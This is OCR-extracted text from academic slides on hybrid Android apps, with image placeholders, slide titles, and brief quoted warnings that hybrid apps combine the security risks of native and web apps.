
Hybrid Applications

PLRG




Hybrid Applications

PLRG



Hybrid Applications

PLRG



Bugs and Security Issues in Hybrid Apps

PLRG

"Hybrid applications have the combined security risks of the other two types. "

Ensuring application security in mobile device environments, IBM'13

"CAUTION: … third-party JavaScript libraries or an untrusted child iframe from a different domain may access those exposed methods in the Java layer"


Building Hybrid Android Apps with Java and JavaScript, 2013

*"hybrid app*의 *bug*관련 *review*가 압도적으로 많음*"*

End Users' Perception of Hybrid Mobile Apps in the Google Play Store (MS'15)


Structure of Hybrid Apps

PLRG




Structure of Android Hybrid Apps

PLRG



